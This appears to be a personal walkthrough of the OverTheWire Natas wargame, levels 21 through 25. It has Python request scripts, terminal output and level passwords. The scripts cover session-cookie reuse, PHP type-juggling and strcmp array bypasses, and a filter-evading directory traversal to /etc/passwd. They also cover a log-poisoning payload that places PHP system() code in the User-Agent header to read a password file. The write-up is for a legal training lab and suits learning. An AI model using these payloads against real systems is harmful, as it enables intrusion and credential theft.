
getting the original session setup and stealing the cookie from experimenter page and post it to the First page and pass it alone with the cookies get and post both works

91awVM9oDiUGm33JdzM7RVLBS8bz9n0s


KALI LINUX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal
Aug 28 19:37
shenal@kaliSHENAL: ~/.config/sublime-text/Packages/HTML-CSS-JS Prettify
~/.config/sublime-text/Packages/HTML-CSS-JS Prettify/natas21.py - Sublime Text (UNREGISTERED)
View Goto Tools Project Preferences Help
natas21.py natas20.py natas19.py natas18.py natas17.py natas16.py natas15.py natas13.py
Tab Size: 4
PLEASE DON'T UPLOAD BACKDOOR TO WWW.VIRUSTOTAL.COM
YOU CAN UPLOAD OUTPUT/BACKDOOR FILE TO WWW.NODISTRIBUTE.COM
PAYLOAD

```
<div style='background-color: yellow; text-align: center; font-size: 100%;'>Hello world!</div>
<p>Change example values here:</p>
<form action="index.php" method="POST">align: <input name='align' value='center' /><br>fontsize: <input
name='fontsize' value='100%' /><br>bgcolor: <input name='bgcolor' value='yellow' /><br><input type="subm
it" name="submit" value="Update" /></form>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>

<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs
.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas21", "pass": "89OWrTkGmiLZLv12JY4tLj2c4FW0xn56" };</script></
head>
<body>
<h1>natas21</h1>
<div id="content">
<p>
<b>Note: this website is colocated with <a href="http://natas21-experimenter.natas.labs.overthewire.org"
>http://natas21-experimenter.natas.labs.overthewire.org</a></b>
</p>

You are an admin. The credentials for the next level are:<br><pre>Username: natas22
Password: 91awVM9oDiUGm33JdzM7RVLBS8bz9n0s</pre>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>

┌──(shenal㉿kaliSHENAL)-[~/.config/sublime-text/Packages/HTML-CSS-JS Prettify]
└─$ 
```

```python
username = 'natas21'
password = '89OWrTkGmiLZLv12JY4tLj2c4FW0xn56'

url = 'http://%s.natas.labs.overthewire.org/' % username
experimenter = 'http://natas21-experimenter.natas.labs.overthewire.org/?debug=true&submit=1&admin=1'


session = requests.Session()


# response = session.post(url, auth = (username, password) )
# content = response.text

response = session.post(experimenter, auth = (username, password) )
content = response.text
print(content)
old_session = session.cookies["PHPSESSID"]

response = session.get(url, cookies = {"PHPSESSID" : old_session}, auth = (username, password) )
content = response.text
print(content)
```


wechall.net/10-levels-on-Natas.html
JavaScript LockPicking Logic Math MySQL Programming Realistic
Research Science Shell Stegano Storyline Warbox Web
crypto misc pwn reversing web Natas
Details WarBoxes Ranking History | All Sites Active Sites Graveyard Not Ranked Coming Soon
29°C Mostly cloudy
Search
6:49 PM 8/28/2023

Levels for the Natas box on OverTheWire.org

There are currently 35 levels available on the Natas box on OverTheWire.org. Please note that on ssh wargames the levels are added when they get solved the first time.

Pos	Score	Title	Solvers	LastSolvedBy	LastSolved	Unlock
0	0	natas0	10295	im_not_steve	Aug 28, 2023 - 01:06:54	Well Done
1	1	natas1	9067	im_not_steve	Aug 28, 2023 - 01:08:24	Well Done
2	1	natas2	8706	im_not_steve	Aug 28, 2023 - 01:08:33	Well Done
3	1	natas3	7619	im_not_steve	Aug 28, 2023 - 01:09:05	Well Done
4	1	natas4	6895	im_not_steve	Aug 28, 2023 - 01:09:17	Well Done
5	1	natas5	5991	im_not_steve	Aug 28, 2023 - 01:09:25	Well Done
6	1	natas6	5574	im_not_steve	Aug 28, 2023 - 01:09:33	Well Done
7	1	natas7	5436	im_not_steve	Aug 28, 2023 - 01:11:09	Well Done
8	1	natas8	5273	im_not_steve	Aug 28, 2023 - 01:11:18	Well Done
9	1	natas9	5061	im_not_steve	Aug 28, 2023 - 01:11:27	Well Done
10	1	natas10	4729	im_not_steve	Aug 28, 2023 - 01:11:35	Well Done
11	1	natas11	4267	im_not_steve	Aug 28, 2023 - 01:11:47	Well Done
12	1	natas12	3254	im_not_steve	Aug 28, 2023 - 01:12:35	Well Done
13	1	natas13	2858	im_not_steve	Aug 28, 2023 - 01:12:48	Well Done
14	1	natas14	2717	im_not_steve	Aug 28, 2023 - 01:13:09	Well Done
15	1	natas15	2588	im_not_steve	Aug 28, 2023 - 01:13:20	Well Done
16	1	natas16	2253	im_not_steve	Aug 28, 2023 - 01:13:31	Well Done
17	1	natas17	1946	im_not_steve	Aug 28, 2023 - 01:13:41	Well Done
18	1	natas18	1704	it22883902	Aug 28, 2023 - 02:49:27	Well Done
19	1	natas19	1583	it22883902	Aug 28, 2023 - 03:49:37	Well Done
20	1	natas20	1510	it22883902	Aug 28, 2023 - 04:53:23	Well Done
21	1	natas21	1383	it22883902	Aug 28, 2023 - 15:19:19	Well Done
22	1	natas22	1320	rmrf09	Aug 27, 2023 - 14:42:22	
23	1	natas23	1285	rmrf09	Aug 27, 2023 - 14:50:14	

48 Active Sites


World of Wargame
WeChall
TheBlackSheep
Rankk
Electrica
NewbieContest
LOST-Chall
Yashira
BrainQuest
Net-Force
HackThisSite
ThisisLegal.com
elhacker.net
TryThis0ne
TDHack
+Ma's Reversing
Hacker.org
HackBBS
Root-Me
SPOJ
Revolution Elite
W3Challs
Gekkó
Webhacking.kr
Reversing.Kr
SuNiNaTaS
Yoire
Hacking-Challenges
OverTheWire.org
RedTigers Hackit
Defend the Web
Mod-X
Omega Project
ae27ff
pwnable.kr
RingZer0 Team Online CTF
Hacker Gateway
pwnable.tw

Level 22

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import requests
import re
username = 'natas22'
password = '91awVM9oDiUGm33JdzM7RVLBS8bz9n0s'
url = 'http://%s.natas.labs.overthewire.org/?revelio=1' % username
session = requests.Session()
response = session.get(url, auth=(username, password), allow_redirects = False)
content = response.text
print(content)
```

allow_redirects is set to False, the script will not follow any redirects that may occur in the response, and the response content will reflect the initial response.

qjA8cOoKFTzJhtV0Fzvt92fgvxVnVRBj


KALI LINUX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal
Aug 29 18:42
shenal@kaliSHENAL: ~/.config/sublime-text/Packages/HTML-CSS-JS Prettify
e-text/Packages/HTML-CSS-JS Prettify/natas22.py - Sublime Text (UNREGISTERED)
Tools Project Preferences Help
natas25.py natas24.py natas23.py natas22.py natas21.py natas20.py s19.py
PLEASE DON'T UPLOAD BACKDOOR TO WWW.VIRUSTOTAL.COM
YOU CAN UPLOAD OUTPUT/BACKDOOR FILE TO WWW.NODISTRIBUTE.COM
PAYLOAD

```
</div>
</body>
</html>

┌──(shenal㉿kaliSHENAL)-[~/.config/sublime-text/Packages/HTML-CSS-JS Prettify]
└─$ subl

┌──(shenal㉿kaliSHENAL)-[~/.config/sublime-text/Packages/HTML-CSS-JS Prettify]
└─$ python natas22.py

<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.
js"></script>
<script>var wechallinfo = { "level": "natas22", "pass": "91awVM9oDiUGm33JdzM7RVLBS8bz9n0s" };</script></head>
<body>
<h1>natas22</h1>
<div id="content">

You are an admin. The credentials for the next level are:<br><pre>Username: natas23
Password: qjA8cOoKFTzJhtV0Fzvt92fgvxVnVRBj</pre>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>

┌──(shenal㉿kaliSHENAL)-[~/.config/sublime-text/Packages/HTML-CSS-JS Prettify]
└─$
```

Level 23

```
<?php
  if(array_key_exists("passwd",$_REQUEST)){
    if(strstr($_REQUEST["passwd"],"iloveyou") && ($_REQUEST["passwd"] > 10 )){
      echo "<br>The credentials for the next level are:<br>";
      echo "<pre>Username: natas24 Password: <censored></pre>";
    }
    else{
      echo "<br>Wrong!<br>";
    }
  }
  // morla / 10111
?>
```

php doesn't consider the variable type

```
response = session.post(url, data = { "passwd" : "iloveyou" },auth=(username, password))
```

this gives us wrong


```
response = session.post(url, data = { "passwd" : "10iloveyou" },auth=(username, password))
response = session.post(url, data = { "passwd" : "iloveyou11" },auth=(username, password))
```

it doesn't work like this either.

10 doesn't work because not greater than 10 it's equal therefore the code is :

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

import requests
import re

username = 'natas23'
password = 'qjA8cOoKFTzJhtV0Fzvt92fgvxVnVRBj'
url = 'http://%s.natas.labs.overthewire.org/' % username
session = requests.Session()
# response = session.get(url, auth=(username, password))
response = session.post(url, data = { "passwd" : "11iloveyou" },auth=(username, password))
content = response.text
print(content)
```

0xzF30T9Av8lgXhW7slhFCIsVKAPyl2r


KALI LINUX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal
Aug 29 18:48
shenal@kaliSHENAL: ~/.config/sublime-text/Packages/HTML-CSS-JS Prettify
Goto Tools Project Preferences Help
natas23.py

```
</div>
</body>
</html>


┌──(shenal㉿kaliSHENAL)-[~/.config/sublime-text/Packages/HTML-CSS-JS Prettify]
└─$ python natas23.py
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechal
l.js"></script>
<script>var wechallinfo = { "level": "natas23", "pass": "qjA8cOoKFTzJhtV0Fzvt92fgvxVnVRBj" };</script></head>
<body>
<h1>natas23</h1>
<div id="content">

Password:
<form name="input" method="get">
    <input type="text" name="passwd" size=20>
    <input type="submit" value="Login">
</form>

<br>The credentials for the next level are:<br><pre>Username: natas24 Password: 0xzF30T9Av8lgXhW7slhFCIsVKAPyl2r</pre>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>


┌──(shenal㉿kaliSHENAL)-[~/.config/sublime-text/Packages/HTML-CSS-JS Prettify]
└─$
```

Level 24

PHP type juggling

strcmp - compares strings

The function takes two string arguments, $str1 and $str2, and returns an integer:


If the two strings are equal, strcmp returns 0.
If $str1 is greater than $str2, strcmp returns a positive integer.
If $str1 is less than $str2, strcmp returns a negative integer.

```
<?php
  if(array_key_exists("passwd",$_REQUEST)){
    if(!strcmp($_REQUEST["passwd"],"<censored>")){
      echo "<br>The credentials for the next level are:<br>";
      echo "<pre>Username: natas25 Password: <censored></pre>";
    }
    else{
      echo "<br>Wrong!<br>";
    }
  }
  // morla / 10111
?>
```

we are not going to make it a strig we are going to make it an array

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

import requests
import re
username = 'natas24'
password = '0xzF30T9Av8lgXhW7slhFCIsVKAPyl2r'
url = 'http://%s.natas.labs.overthewire.org/' % username
session = requests.Session()
# response = session.get(url, auth=(username, password))
response = session.post(url, data = { 'passwd[]' : 'shenal' }, auth=(username, password))
content = response.text
print(content)
```

O9QD9DZBDq1YpswiTM5oqMDaOtuZtAcx


KALI LINUX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal
Aug 28 21:28
shenal@kaliSHENAL: ~/.config/sublime-text/Packages/HTML-CSS-JS Prettify
~/.config/sublime-text/Packages/HTML-CSS-JS Prettify/natas24.py - Sublime Text (UNREGISTERED)
Find View Goto Tools Project Preferences Help
natas24.py
INSERT MODE, Line 15, Column 47
PLEASE DON'T UPLOAD BACKDOOR TO WWW.VIRUSTOTAL.COM
YOU CAN UPLOAD OUTPUT/BACKDOOR FILE TO WWW.NODISTRIBUTE.COM
PAYLOAD

```
</body>
</html>


┌──(shenal㉿kaliSHENAL)-[~/.config/sublime-text/Packages/HTML-CSS-JS Prettify]
└─$ python natas24.py
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire
.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas24", "pass": "0xzF30T9Av8lgXhW7slhFCIsVKAPyl2r" };</script></head>
<body>
<h1>natas24</h1>
<div id="content">

Password:
<form name="input" method="get">
    <input type="text" name="passwd" size=20>
    <input type="submit" value="Login">
</form>

<br />
<b>Warning</b>:  strcmp() expects parameter 1 to be string, array given in <b>/var/www/natas/natas24/index.php</b> on
line <b>23</b><br />
<br>The credentials for the next level are:<br><pre>Username: natas25 Password: O9QD9DZBDq1YpswiTM5oqMDaOtuZtAcx</pre>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>


┌──(shenal㉿kaliSHENAL)-[~/.config/sublime-text/Packages/HTML-CSS-JS Prettify]
└─$ 
```

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

import requests
import re

username = 'natas24'
password = '0xzF30T9Av8lgXhW7slhFCIsVKAPyl2r'

url = 'http://%s.natas.labs.overthewire.org/' % username

session = requests.Session()

# response = session.get(url, auth=(username, password))
response = session.post(url, data = { 'passwd[]' : 'shenal' }, auth=(username, password))


content = response.text
print(content)
```

```
in 860ms]
```

Level 25

Consider this we dont know the exactly how many brancher up there

some how we need to get the password.

```
response = session.post(url, data = {"lang" : "../../../../../../etc/passwd"}, auth=(username,
password))
```

no any clear idea.

consider this python code,

```
>>> '../'.replace('../',")

"

>>> '.../../'.replace('../',")

'../'
```

it combine with the remaining one so we can use that.

```
response = session.post(url, data = {"lang" : ".../.../.../.../.../.../.../.../.../.../.../.../etc/passwd"},
auth=(username, password))
```

now we are getting access for the file that are being hidden so far.

Now we need to read the log for that we need the session id hence we findout the cookies,

41c4lmbjk5rg38imolaner24cb - cookie

```
response = session.post(url, data = {"lang" :
".../.../.../.../.../.../.../.../.../.../.../.../var/www/natas/natas25/logs/natas25_" + session.cookies['PHPSESSID']
+ ".log"}, auth=(username, password))
```

Now it shows "Directory traversal attempt! fixing request."


We can control that what the HTTP user agent is, we can modufy the http header.

In php we can run shell commands therfore,

```
headers = {"User-Agent" : "<?php system( 'cat /etc/natas_webpass/natas26' ); ?>"}
```


we are injecting this into the log entry.

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

import requests
import re

username = 'natas25'
password = 'O9QD9DZBDq1YpswiTM5oqMDaOtuZtAcx'
url = 'http://%s.natas.labs.overthewire.org/' % username

session = requests.Session()
headers = {"User-Agent" : "<?php system( 'cat /etc/natas_webpass/natas26' ); ?>"}

response = session.get(url, auth=(username, password))
print(session.cookies['PHPSESSID'])
response = session.post(url, headers = headers, data = {"lang" : "..././..././..././..././..././..././var/www/natas/natas25/logs/natas25_" + session.cookies['PHPSESSID'] + ".log"}, auth=(username, password))
content = response.text
print(content)
```


KALI LINUX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal
Aug 28 22:08
shenal@kaliSHENAL: ~/.config/sublime-text/Packages/HTML-CSS-JS Prettify
~/.config/sublime-text/Packages/HTML-CSS-JS Prettify/natas25.py - Sublime Text (UNREGISTERED)
nd View Goto Tools Project Preferences Help
25.py natas24.py natas23.py natas22.py natas21.py natas20.py natas19.py natas18.py natas17.py natas16.py 15.py
wireshark
PAYLOAD

```
natas18:x:30018:30018:natas level 18:/home/natas18:/bin/bash
natas19:x:30019:30019:natas level 19:/home/natas19:/bin/bash
